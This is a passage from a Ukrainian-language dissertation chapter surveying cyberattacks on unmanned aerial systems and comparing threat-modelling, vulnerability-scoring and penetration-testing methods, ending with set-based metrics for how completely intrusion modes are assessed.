

Рисунок 1.3 – Розподіл кібератак за компонентами БпАК



Рисунок 1.4 – Розподіл кібератак за впливом на властивості КЦД

Таблиця 1.1 – Аналіз кібератак на безпілотні авіаційні комплекси

№	Складова	Вплив	Кібератака	Джерела
1	2	3	4	5
1	БПС	К	Витік даних	[12, 14, 17-19]
			Скрапінг пам’яті	[20, 21]
			Атаки через побічні канали	[22, 23]
		Ц	GPS-спуфінг	[24-32]
			Спуфінг протоколів віддаленої ідентифікації	[33-35]
			Модифікація прошивки	[17, 18, 36, 37]
			Ін’єкція шкідливого ПЗ	[12, 14, 17]
			Підміна параметрів польоту	[38-42]
			Змагальні атаки	[43, 44]
		Д	Глушіння GPS	[14, 25, 26, 31]
			Переповнення буфера	[17, 37, 45]
			Експлуатація системи керування акумулятором	[14, 46-48]
2	ЛКК	К	Прослуховування	[40, 49, 52]
			Аналіз трафіку	[14, 40, 49, 53-56]
			Перехоплення незашифрованого відео та телеметрії	[12, 57]
		Ц	Ін’єкція команд	[40, 41, 49, 52, 62]
			Атака повторного відтворення	[17, 49, 52, 58, 59]
			Атака «людина посередині»	[17, 40, 49, 50, 60]
			Атака зниження версії протоколу	[52, 61]
			Захоплення сигналу керування	[14, 62, 63]

Продовження таблиці 1.1

№	Складова	Вплив	Кібератака	Джерела
1	2	3	4	5
2	ЛКК	Д	Глушіння радіочастотного каналу	[14, 42, 53, 64]
			Флудинг протоколу	[40, 41, 49, 52]
			Деавтентифікація Wi-Fi	[42, 65, 66]
3	СНК	К	Викрадення чутливих даних	[14, 17, 57, 67]
			Кейлогінг та викрадення облікових записів	[12, 17, 68]
			Захоплення сеансу	[14, 17, 67, 69]
		Ц	Ін’єкція шкідливих маршрутів	[17, 70, 71]
			Підміна журналів	[12, 17, 57]
			Спуфінг картографічних даних	[14, 34]
		Д	Атаки на відмову в обслуговуванні	[17, 34, 62, 71-73]

1.2 Аналіз методів аналізу та оцінювання кібербезпеки безпілотних авіаційних комплексів

Розглянуті у підрозділі 1.1 поширені кібератаки та вразливості складових БпАК формують простір потенційних режимів вторгнень, для аналізу та оцінювання яких необхідний відповідний методичний апарат. Згідно з цим у цьому підрозділі розглядаються поширені методи моделювання кіберзагроз, формального оцінювання та експериментальної верифікації, а також здійснюється їх порівняльний аналіз.

1.2.1 Методи моделювання загроз

У контексті КБ моделювання загроз – це систематичний процес ідентифікації потенційних вразливостей і пов’язаних ризиків, їх пріоритизації та визначення цілеспрямованих контрзаходів [74, 75]. У сучасній практиці сформувалась низка методів моделювання загроз, які відрізняються підходом до декомпозиції системи та сферою застосування. У забезпеченні КБ БпАК застосовуються як класичні методи моделювання загроз, так і їх адаптації, що враховують специфіку цих систем.

1.2.1.1 STRIDE

Широкого поширення набула мнемонічна модель STRIDE, яка систематизує кіберзагрози за шістьма категоріями [76]:

– підміна ідентичності (Spoofing);

– модифікація даних (Tampering);

– заперечення дій (Repudiation);

– витік інформації (Information disclosure);

– відмова в обслуговуванні (Denial of service);

– підвищення привілеїв (Elevation of privilege).

Галузь застосування STRIDE починає адаптуватись до специфіки БпАК, про що свідчить поява спеціалізованих модифікацій. Зокрема, xT-STRIDE [77] розширює класичний підхід шляхом заміни бінарних довірчих меж ієрархією рівнів довіри, що дозволяє диференціювати перелік загроз залежно від ступеня захищеності конкретного компонента БпАК. Іншою модифікацією є DIREST [78], мнемонічна модель, яка перегруповує пріоритети категорій STRIDE з урахуванням специфіки галузі «Дрон як сервіс» (Drone as a Service, DaaS). Ці адаптації підтверджують, що загальна структура STRIDE є достатньо гнучкою для застосування в кіберфізичних системах реального часу, проте потребує суттєвого доопрацювання з урахуванням їх архітектурних особливостей.

Особливо важливим є висновок, що випливає з практичних багатокомпонентних аналізів: навіть якщо окремі вузли системи є захищеними, загрози можуть виникати на межах їхньої взаємодії [79]. Саме тому набуває поширення також застосування діаграм потоків даних та довірчих меж у STRIDE для БпАК, що підтверджується більшістю сучасних досліджень [67].

Аналіз існуючих досліджень [67, 77-80] дозволяє виокремити дві суттєві прогалини в адаптації STRIDE до специфіки БпАК:

– брак відкритих та репрезентативних наборів даних, на яких можна було б перевірити ефективність запропонованих контрзаходів у реальних умовах експлуатації;

– питання впливу кібератак на безпеку польоту залишається недостатньо дослідженим.

1.2.1.2 Дерева атак

Дерева атак (Attack trees) – це метод моделювання загроз, що представляє цілі зловмисника та можливі шляхи їх досягнення у вигляді ієрархічної деревоподібної структури [81]. Коренем дерева є кінцева мета атаки, а листовими вузлами є конкретні дії, які зловмисник може виконати для її досягнення. Вузли поєднуються логічними операторами «І» (усі дочірні дії мають бути виконані) та «АБО» (достатньо виконати одну з дочірніх дій). На відміну від STRIDE, яка класифікує загрози за типами, дерева атак моделюють логіку дій зловмисника та візуалізують багатокрокові сценарії компрометації системи.

Найбільш комплексне застосування дерев атак до БпАК представлено в дисертаційному дослідженні [82], де розроблено системо-центричну методологію оцінки кіберризиків, побудовану навколо дерев атак. Методологія передбачає систематичну побудову дерев атак для кожного типу порушення КЦД на основі аналізу архітектури БпАК та баз даних відомих вразливостей. Кожен сценарій атаки оцінюється за складністю реалізації, що дозволяє визначити рівень ризику та обрати релевантні контрзаходи.

У дослідженні [83] запропоновано використання дерев загроз до архітектури Інтернету дронів, що дозволяє побудувати ієрархічну модель загроз. Таке дерево загроз охоплює всі компоненти Інтернету дронів (Internet of Drones, IoD), від зон польоту та вузлів маршрутизації до наземної інфраструктури та дозволяє систематично перелічити загрози ще на етапі проєктування.

Перспективним напрямком розвитку методу є його поєднання з кількісними підходами до оцінки ризиків. Автори [84] розробили дерево атак і захисту (розширення методу, що додає до дерева вузли контрзаходів) для мереж із декількома безпілотними літальними апаратами, яке відображає кожен крок захисника відносно стратегій зловмисника, та сформулювали на його основі теоретико-ігрову схему оцінки ризиків. У роботі [85] автори розвивають цей підхід, інтегруючи дерево атак і захисту з моделлю гри з неповною інформацією та

обчислюючи оптимальні стратегії обох сторін. Такий підхід демонструє перехід від якісного переліку загроз до їх кількісної пріоритизації.

Метод дерев атак має суттєве обмеження: він не гарантує повноти переліку загроз, оскільки побудова дерева залежить від експертних знань аналітика та обраної моделі системи [83]. Тому в сучасних дослідженнях дерева атак часто застосовуються разом із систематичними класифікаційними моделями, наприклад STRIDE, щоб забезпечити більш повне покриття простору кіберзагроз.

1.2.1.3 PASTA

Process for Attack Simulation and Threat Analysis (PASTA) – це семиетапна ризик-орієнтована методологія моделювання загроз, розроблена авторами [86], що пов’язує аналіз цілей та операційного контексту системи з технічним аналізом загроз і вразливостей для пріоритизації ризиків і вибору контрзаходів. Крім того, PASTA є процесною методологією, в якій дерева атак можуть використовуватись як інструмент моделювання. Методологія охоплює сім послідовних етапів: визначення цілей, визначення технічного обсягу, декомпозиція системи, аналіз загроз, аналіз вразливостей, моделювання та симуляція атак, аналіз ризиків та впливу.

Застосування PASTA до БпАК є значно більш обмеженим порівняно зі STRIDE та деревами атак. У роботі [87] запропонована перша спеціалізована адаптація під назвою PASTAD. Вона побудована на п’ятирівневій архітектурній моделі БпАК та використовує метрику складності атаки для об’єктивної пріоритизації загроз замість суб’єктивних ймовірнісних оцінок. Для систематичної ідентифікації загроз PASTAD залучає категоризацію за STRIDE, що демонструє тенденцію до комбінування методологій. У роботі [88] PASTA застосовано до управління рухом БпЛА, де автори аналізують безпеку та приватність системи з використанням двох методологій: PASTA для КБ та мнемонічної моделі LINDDUN [89,90], що орієнтована на ідентифікацію загроз приватності.

Водночас порівняльні дослідження вказують на суттєві обмеження PASTA у контексті БпАК. Зокрема, у роботі [91] зазначено, що STRIDE демонструє кращу

ефективність порівняно з PASTA. Це пояснюється трудомісткістю семиетапного процесу PASTA, яка може негативно впливати на прийняття методу через надмірну складність окремих етапів.

1.2.2 Методи формального оцінювання

1.2.2.1 CVSS

Common Vulnerability Scoring System (CVSS) – відкритий галузевий стандарт кількісного оцінювання критичності вразливостей систем. Числовий показник формується на основі чотирьох груп метрик:

– базових, що описують незмінні характеристики вразливості (base);

– загроз, що відображають поточний стан експлуатації (threat);

– середовища, що враховують контекст розгортання системи (environmental);

– додаткових (supplemental).

Результуючий бал обраховується за шкалою від 0 до 10, що відповідає одному з п’яти рівнів критичності: відсутній (none), низький (low), середній (medium), високий (high), критичний (critical).

У контексті аналізу КБ БпАК CVSS застосовується у двох основних формах. Відомі вразливості складових БпАК заносяться до бази National Vulnerability Database (NVD) із присвоєнням відповідних значень CVSS-оцінок, що надає змогу для кількісного порівняння критичності вразливостей. Автори [50] в результаті аналізу вразливостей протоколу MAVLink на реальному обладнанні, виявили нові вразливості, зареєстровані в системі CVE з відповідними CVSS-оцінками. Водночас CVSS адаптується для розроблення спеціалізованих систем оцінювання КБ БпАК. У дослідженні [92] запропоновано Drone Security Scoring System (D3S), яка натхнена методологією CVSS, але має власну структуру метрик, адаптовану до специфіки безпілотних платформ.

Ряд досліджень вказує на принципові обмеження прямого застосування CVSS до БпАК. Автори [93] зазначають, що ця система оцінювання орієнтована виключно на КЦД та не враховує специфічних для безпілотних платформ параметрів, таких як безпека польоту та кінетичні наслідки кіберфізичних атак.

Крім того, базові метрики CVSS передбачають статичне середовище функціонування, тоді як БпАК є кіберфізичними системами реального часу, параметри загроз для яких динамічно змінюються залежно від фази польоту, місії та оточення.

1.2.2.2 IMECA

Intrusion Modes and Effects Criticality Analysis (IMECA) є адаптацією функційно-безпекового методу Failure Modes, Effects and Criticality Analysis (FMECA) до домену КБ. Методологічні засади IMECA та формалізований опис її табличної структури, метрик критичності й процедур верифікації детально викладено у роботі [94], де метод розглядається як складова фреймворку X Modes, Effects and Criticality Analysis (XMECA), що охоплює різні класи режимів відмов та вторгнень.

Застосування IMECA до безпілотних платформ було вперше запропоновано у роботі [95], де автори здійснили категоризацію мережевих вразливостей Інтернету дронів в умовах моніторингу критичної інфраструктури та побудували матрицю критичності. У дослідженні [96] цей підхід було розвинуто з урахуванням радіочастотних вразливостей, що дозволило включити в аналіз атак на бездротові канали ЛКК з використанням SDR-обладнання та розробити методологію оцінювання критичності режимів вторгнень, яка враховує не лише сам факт злому, а й його вплив на надійність функціонування системи. У дослідженні [97] автори розширили цей підхід на багатофункціональні флоти БпАК, сформувавши матриці ризиків для атак за каналами БПС-БПС та БПС-СНК. Подальшого розвитку метод набув у роботі [98], де автори запропонували базові моделі послідовних, паралельних і послідовно-паралельних ланцюгів вторгнень, що уможливлює розрахунок змін ймовірності та тяжкості наслідків при реалізації складних комбінованих кібератак, некоректна оцінка яких є системним обмеженням ізольованого аналізу окремих режимів вторгнень. Водночас, важливим напрямом розвитку IMECA є його інтеграція з аналізом функціональної безпеки. У роботі [99] запропоновано Security-Informed Safety MECA (SISMECA), який об’єднує FMECA

та IMECA в єдину аналітичну процедуру і застосовується до автономних транспортних систем, включно з БпАК та безпілотними морськими суднами. Метод набув також широкого поширення в суміжних галузях, а саме в оцінюванні КБ автономних транспортних систем під впливом ШІ-атак та аналізі критичності вразливостей великих мовних моделей [100, 101]. Метод забезпечує класифікацію кіберзагроз, аналіз вразливостей, моделювання режимів вторгнень і ризик-орієнтоване оцінювання їх наслідків, проте не включає глибокої інтеграції експериментальної верифікації.

1.2.3 Методи експериментальної верифікації

1.2.3.1 Тестування на проникнення

Тестування на проникнення (ТнП) – це методологічний підхід до оцінювання кіберзахищеності системи шляхом імітації реальних дій зловмисника з метою виявлення вразливостей до того, як вони будуть експлуатовані в умовах реальної кібератаки [102]. На відміну від методів моделювання загроз та оцінювання вразливостей, ТнП передбачає їх контрольовану перевірку та підтвердження експлуатованості виявлених вразливостей. Застосування ТнП дозволяє визначити фактичний рівень кіберзахищеності системи від потенційних атак, оцінити складність експлуатації та умови успішної реалізації атак, перевірити здатність наявних засобів захисту виявляти атаки та реагувати на них, а також сформулювати рекомендації щодо додаткових контрзаходів [103].

У світовій практиці сформувався ряд стандартизованих методологій ТнП, що визначають загальні підходи до планування, проведення та документування результатів ТнП. Найбільш поширеними серед них є NIST SP 800-115, PTES, OSSTMM та ISSAF.

Стандарт NIST SP 800-115 [103] є технічним посібником з оцінювання інформаційної безпеки і визначає чотирифазну модель ТнП: планування, виявлення, атака та звітування. На етапі планування визначаються цілі, область охоплення і правові підстави тестування. Фаза виявлення охоплює збір інформації про цільову систему, мережеве сканування та аналіз вразливостей. Фаза атаки є

центральним етапом ТнП, під час якого здійснюється практична перевірка і підтвердження раніше ідентифікованих вразливостей шляхом їх експлуатації. Звітування супроводжує всі три попередні фази і завершується підготовкою документального звіту про виявлені вразливості та рекомендовані контрзаходи.

Стандарт Penetration Testing Execution Standard (PTES) [104] є відкритим документом, розробленим для забезпечення взаємодії між замовниками та постачальниками послуг ТнП. Він структурований у сім розділів: передзалучення, збір інформації, моделювання загроз, аналіз вразливостей, експлуатація, пост експлуатація та звітування. Особливістю PTES є інтеграція моделювання загроз як окремої фази, що передує аналізу вразливостей і дозволяє пріоритизувати вектори атак на основі профілю загроз цільової системи.

Методологія Open-Source Security Testing Methodology Manual (OSSTMM) [105], розроблена Institute for Security and Open Methodologies, визначає системний підхід до аудиту взаємодії людей, систем і мережевих комунікацій. На відміну від інших стандартів, OSSTMM акцентує увагу не на інструментах тестування, а на визначенні того що саме підлягає перевірці і яких процедур необхідно дотримуватись. Робочий процес OSSTMM розподілений на чотири послідовні фази: ініціація, взаємодія, дослідження, втручання. На фазі ініціації визначаються типи тестування та цільові властивості безпеки, на фазі взаємодії – цільові системи, на фазі дослідження – максимально повна інформація про активи, і лише на фазі втручання здійснюється безпосереднє тестування захисту системи.

Методологія Information Systems Security Assessment Framework (ISSAF) [106], розроблена The Open Information Systems Security Group (OISSG), орієнтована на оцінювання засобів контролю безпеки мереж, систем і застосунків. Вона визначає три основні етапи: планування і підготовка, оцінювання та звітування з очищенням артефактів. Фаза оцінювання деталізована у дев’яти операційних підфазах, що охоплюють збір інформації, картографування мережі, ідентифікацію вразливостей, проникнення, підвищення привілеїв, подальше перерахування, компрометацію віддалених вузлів, підтримання доступу та приховування слідів.

Окремої уваги заслуговують два сучасні підходи, що розширюють охоплення традиційних методологій ТнП. OWASP Testing Guide [107], розроблений Open Web Application Security Project, визначає практичну методологію виявлення вразливостей вебзастосунків і є стандартом тестування безпеки вебінтерфейсів. У контексті БпАК цей підхід може застосовуватись до вебінтерфейсів СНК, API хмарних сервісів, вебпанелей дистанційного керування тощо [108]. Оцінювання кіберзахищеності цих компонентів за класифікатором OWASP Top 10 дозволяє систематично охопити вразливості інжекції, порушення автентифікації, міжсайтового скриптингу тощо. Крім того, OWASP опублікував спеціалізований проєкт Top 10 Drone Security Risks [109], який адаптує методологію OWASP безпосередньо до контексту застосування БпАК. Цей документ визначає десять категорій ризиків і, незважаючи на те що проєкт ще перебуває на початковій стадії розробки, він є першою спробою OWASP стандартизувати оцінювання кіберзахищеності безпілотних платформ у рамках усталеної методологічної бази.

База знань MITRE ATT&CK [110] класифікує тактики, техніки та процедури зловмисників на основі реально задокументованих атак. На відміну від методологій ТнП що визначають процедуру тестування, MITRE ATT&CK структурує знання про поведінку зловмисника і слугує основою для розроблення сценаріїв ТнП та верифікації повноти охоплення векторів атак. Автори [111] запропонували методику виконання ТнП з використанням MITRE ATT&CK, що охоплює планування, вибір релевантних технік ATT&CK, виконання атак, документування та оцінювання ефективності. Адаптація ATT&CK розробленого для індустріальних систем контролю може бути особливо релевантною для кіберфізичних систем БпАК – зокрема в частині тактик впливу на процес керування польотом та маніпулювання навігаційними даними.

Перелічені методології розроблялись переважно для традиційних інформаційних систем і потребують суттєвої адаптації при застосуванні до кіберфізичних систем на кшталт БпАК. Ключовою проміжною ланкою між загальним ТнП веб-сервісів і ТнП БпАК є досвід тестування пристроїв Інтернету речей, оскільки БпАК поділяє з ними низку принципових характеристик: обмежені

обчислювальні ресурси, наявність вбудованого програмного забезпечення з тривалим циклом оновлення, залежність від бездротових протоколів зв'язку та фізична доступність у відкритому середовищі.

Автори [112] продемонстрували практичне ТнП комерційного БпАК та розробили стратегії пом'якшення виявлених вразливостей, підтвердивши застосовність методів орієнтованих на Інтернет Речей до БпАК. Разом з тим БпАК має специфічні властивості що відрізняють його від типових пристроїв Інтернету Речей і визначають додаткові виклики для проведення ТнП. По-перше, наявність радіочастотних каналів керування означає що поверхня атак виходить за межі мережевого стеку і охоплює фізичний радіочастотний простір – виявлення вразливостей у таких каналах вимагає спеціалізованого обладнання і методів, не передбачених стандартними методологіями ТнП [113]. По-друге, кіберфізична природа БпАК означає що успішна експлуатація вразливостей може мати безпосередні фізичні наслідки, зокрема аварійну посадку або втрату апарата, що принципово обмежує застосовність деструктивних технік ТнП у реальному середовищі. По-третє, обмеження реального часу польотного контролера унеможливлюють зупинку системи під час тестування без активації аварійних режимів, що зумовлює необхідність використання симуляційних середовищ для значної частини тестових сценаріїв [114].

Автор [115] систематизував методи ТнП БпАК у шість класів: тестування за методом імітації дій зловмисника, автоматизоване тестування із застосуванням штучного інтелекту, фаззинг для виявлення вразливостей оброблення вхідних даних, бездротове ТнП каналів Wi-Fi, Bluetooth та радіочастотного спектру, апаратне ТнП із застосуванням аналізу побічних каналів, а також хмарне та мережеве ТнП. Ця класифікація підкреслює що жоден окремий метод не забезпечує повного тестового покриття. У дослідженні [114] провели систематичний огляд досліджень у галузі ТнП БпАК і встановили що більшість існуючих робіт зосереджена на трьох основних векторах: бездротових протоколах керування (насамперед MAVLink та Wi-Fi), бортовому ПЗ відкритих платформ ArduPilot і PX4, та апаратних інтерфейсах. Автори підкреслили відсутність єдиної

стандартизованої методології ТнП специфічної для БпАК і необхідність адаптації загальних підходів до кіберфізичної специфіки цих систем. Автори [116] запропонували покрокову методологію оцінювання безпеки сервісів БпАК, що інтегрує NIST 800-30 з практичними техніками ТнП, охоплюючи всі фази операційного циклу від допольотної підготовки до пост-місійного аналізу. Автори [50] запропонували комплексний підхід до аналізу загроз і вразливостей БпАК, що поєднує систематичний огляд літератури для побудови каталогу загроз, моделювання загроз та ТнП на реальному комплексі. Застосування цього підходу до реалізації MAVLink призвело до виявлення нових вразливостей, частина яких була успішно експлуатована. У дослідженні [117] автори провели комплексне оцінювання вразливостей і ТнП платформи Parrot AR Drone 2.0, систематично верифікувавши вектори атак на рівні програмного забезпечення, мережевих інтерфейсів і протоколів керування. Аналіз закритих протоколів через реверс-інжиніринг як вектор ТнП продемонстрований у [18], де розкрили механізм незашифрованої передачі даних оператора у протоколі DJI DroneID. Для автоматизації проведення ТнП комерційних БпАК автори [113] розробили спеціалізований інструмент Drone Attack Tool (DRAT), що реалізує типові сценарії атак на Wi-Fi-канал керування і надає графічний інтерфейс для вибору цільового апарата та типу атаки для платформ DJI та інших виробників. Разом з тим DRAT потребує ручної адаптації до моделей БпАК поза межами дослідження та має обмежену функціональність щодо захищених протоколів. Автори [92] інтегрували підходи ТнП в аналіз кібербезпеки типових комерційних БпАК і відтворили низку відомих кібератак, зокрема деавтентифікацію, флудинг і атаки повторного відтворення, сформувавши кількісну оцінку рівня захищеності апаратів. У дослідженні [118] розробили платформу INDRA – хмарний сервіс дистанційного ТнП БпАК з клієнт-серверною архітектурою, в якій атакувальний модуль може бути розміщений на перехоплювачі, забезпечуючи централізоване керування деавтентифікацією та GPS-спуфінгом. Практичне тестування виявило принципове обмеження: затримки хмарного середовища виявились несумісними з вимогами до частоти дискретизації сигналу при глушінні програмно-керованим радіо-

обладнанням, що зумовило необхідність виконання радіочастотних модулів на фізичному обладнанні.

Аналіз досліджень у галузі ТнП БпАК свідчить що існуючі дослідження здебільшого обмежені відтворенням кібератак на комерційні моделі з низьким рівнем КБ, а критерієм успішності експериментів слугує бінарна оцінка факту реалізації атаки без поглибленого аналізу кіберфізичних наслідків злому БпАК. Існуючі дослідження не заглиблюються у кіберфізичну специфіку БпАК – насамперед охоплення радіочастотних векторів атак та обмежень реального часу. ТнП забезпечує експериментальну верифікацію експлуатації вразливостей, проте не вирішує завдання формального оцінювання наслідків цієї експлуатації. Крім того, ТнП, як правило, спирається на систематичне застосування відомих вразливостей із публічних баз, тоді як виявлення вразливостей «нульового дня» потребує значно більших часових і аналітичних ресурсів.

1.2.3.2 Фаззинг

Фаззинг – метод динамічного тестування, що ґрунтується на автоматизованому генеруванні випадкових вхідних даних із метою виявлення вразливостей «нульового дня». Застосування фаззингу до БпАК охоплює перевірку як конфігураційних параметрів польотного контролеру, так і протоколів зв’язку. У роботах [119, 120] на платформах ArduPilot та PX4 виявлено понад 300 раніше невідомих помилок валідації вхідних даних, що можуть призводити до нестабільного польоту, відхилень від маршруту або падінь, а фаззинг пропрієтарного протоколу DJI у дослідженні [18] виявив 16 вразливостей. Проте фаззинг має системні обмеження в контексті комплексного аналізу КБ БпАК, адже більшість підходів функціонує в симульованому середовищі без подальшої верифікації на реальному обладнанні. Крім того, метод не охоплює вразливостей радіочастотного каналу ЛКК. Результати фаззингу є ймовірнісними й не надають формальної оцінки критичності виявлених дефектів, що суттєво обмежує його самостійне застосування.

1.2.4 Результати аналізу

Проведений аналіз розглянутих методів аналізу та оцінювання КБ дозволяє виокремити такі висновки:

– методи моделювання кіберзагроз та їх адаптації під галузь безпілотних платформ забезпечують систематичну ідентифікацію загроз та векторів атак, проте не надають формальної оцінки їх критичності;

– методи формального оцінювання та їх безпілотні адаптації дозволяють пріоритезувати вразливості, кібератаки та режими вторгнень, однак не включають механізмів їх верифікації;

– методи експериментальної верифікації підтверджують експлуатованість вразливостей, але не забезпечують формальної оцінки кіберфізичних наслідків.

1.3 Показники оцінювання режимів вторгнень

Виходячи з мети дослідження, яка полягає у підвищенні повноти та достовірності оцінювання КБ БпАК, необхідним є обґрунтування показників повноти та достовірності оцінювання.

1.3.1 Формалізація множин режимів вторгнень

Простір можливих режимів вторгнень БпАК формально можна описати трьома множинами:

– множина M_x позначає можливі режими вторгнень БпАК як наслідок експлуатації вразливостей його складових;

– множина M_a позначає аналітично визначені режими вторгнень, які можуть бути визначені через застосування експертного оцінювання, аналізу документації складових системи тощо.

– множина M_e позначає експериментально визначені режими вторгнень, які можуть бути виявлені під час застосування експериментальних методів.

1.3.2 Показник повноти оцінювання

Повнота оцінювання визначається як частина виявлених режимів вторгнень від можливої їх множини M_x. Повнота аналітичного оцінювання L_a обчислюється за формулою (1.1):

$$L_a = \frac{|M_a|}{|M_x|} \tag{1.1}$$

де $|M_a|$ – потужність множини режимів вторгнень, визначених аналітичним методом; $|M_x|$ – потужність множини теоретично можливих вторгнень.

Повнота експериментального оцінювання L_e обчислюється за формулою (1.2):

$$L_e = \frac{|M_e|}{|M_x|}, \tag{1.2}$$

де $|M_e|$ – потужність множини режимів вторгнень, визначених експериментальним методом.

Тоді різниця повнот аналітичного та експериментального оцінювання обчислюється за формулою (1.3):

$$\Delta L = L_e - L_a. \tag{1.3}$$

Крім того, аналіз різниці повнот потребує розгляду двох можливих випадків розташування множин M_e та M_a, які відрізняються припущеннями щодо коректності аналітично отриманих результатів.

Випадок А описує повну узгодженість результатів застосування аналітичного та експериментального методів, в якому відсутні хибнопозитивні оцінки аналітичного методу. Тоді всі аналітично визначені режими вторгнень підтверджуються експериментально, тобто множина M_a є підмножиною M_e. Множинні відношення випадку А подано формулами (1.4)-(1.8):

$$M_a \cap M_x = M_a; \quad (1.4)$$

$$M_a \subset M_x; \quad (1.5)$$

$$M_e \subset M_x; \quad (1.6)$$

$$M_a \subset M_e; \quad (1.7)$$

$$M_a \cap M_e = M_a. \quad (1.8)$$

Формула (1.4) відображає включення множини M_a у множину M_x у разі коректності результатів аналітичного методу. Формули (1.5) та (1.6) встановлюють аналогічне включення для обох множин у простір теоретично можливих режимів вторгнень. Формула (1.7) відображає те, що всі аналітично визначені режими вторгнень є підмножиною експериментально визначених. Формула (1.8) є наслідком попередніх і показує, що перетин M_a та M_e збігається з M_a.

Випадок Б допускає наявність хибнопозитивно визначених режимів вторгнень в результатах аналітичного методу. У такому випадку частина множини M_a не підтверджується експериментально. Множинні відношення для випадку Б подано формулами (1.9) та (1.10):

$$M_a \cap M_x \neq M_a; \quad (1.9)$$

$$M_e \cap M_x = M_e. \quad (1.10)$$

Формула (1.9) формалізує допущення про можливі хибнопозитивні результати аналітичного методу. Формула (1.10) встановлює, що всі експериментально виявлені режими вторгнень належать до простору теоретично можливих.

У випадку Б приріст повноти описується двома незалежними складовими. Перша складова $\Delta L^{(1)}$ відображає приріст повноти за рахунок нововиявлених експериментальним методом режимів, що не були передбачені аналітичним методом, та обчислюється за формулою (1.11):

$$\Delta L^{(1)} = \frac{|M_e \backslash M_a|}{|M_x|}. \quad (1.11)$$

Друга складова $\Delta L^{(2)}$ відображає приріст повноти за рахунок спростування хибнопозитивних аналітичних результатів експериментальним методом та обчислюється за формулою (1.12):

$$\Delta L^{(2)} = \frac{|M_a \backslash M_e|}{|M_x|}. \quad (1.12)$$

Складова $\Delta L^{(1)}$ демонструє кількість режимів вторгнень, що залишились би пропущеними у разі застосування виключно аналітичного методу. Складова $\Delta L^{(2)}$ демонструє кількість хибнопозитивних аналітичних оцінок, що були б прийняті як достовірні у разі відсутності експериментальної верифікації. Обидві складові є невід'ємними величинами, оскільки відображають частки відповідних множин від теоретично можливого простору режимів вторгнень.

Таким чином, повнота оцінювання режимів вторгнень визначається відношенням потужності виявленої множини до теоретично можливої. Комбінування аналітичного та експериментального методів забезпечує приріст повноти за рахунок двох складових: виявлення пропущених аналітичним методом режимів та спростування його хибнопозитивних оцінок. Саме це обґрунтовує доцільність їх сумісного застосування для підвищення повноти оцінювання КБ БпАК.

1.3.3 Показник достовірності оцінювання

Достовірність оцінювання кібербезпеки БпАК визначається ймовірністю правильного визначення режимів вторгнень. У разі застосування єдиного методу оцінювання ймовірність помилки, що включає як хибнопозитивні, так і хибнонегативні результати, є істотною внаслідок обмежень кожного методу окремо. Аналітичний метод не гарантує повного охоплення реальних режимів

вторгнень та виключення помилкових оцінок, а експериментальний метод не гарантує відтворення всіх можливих режимів вторгнень.

Підвищення достовірності оцінювання забезпечується завдяки комбінованому застосуванню аналітичного та експериментального методів. Аналітичний метод надає початкову множину режимів вторгнень, яка перевіряється експериментальним методом. Режими вторгнень, що були підтверджені обома методами, вважаються достовірно визначеними, тоді як спростовані або ж нововиявлені режими уточнюють результуючу оцінку. Таке поєднання незалежних методів зменшує ймовірність помилки оцінювання відносно застосування кожного методу окремо.

1.4 Обґрунтування завдань та методики дослідження

1.4.1 Загальне та окремі завдання дослідження

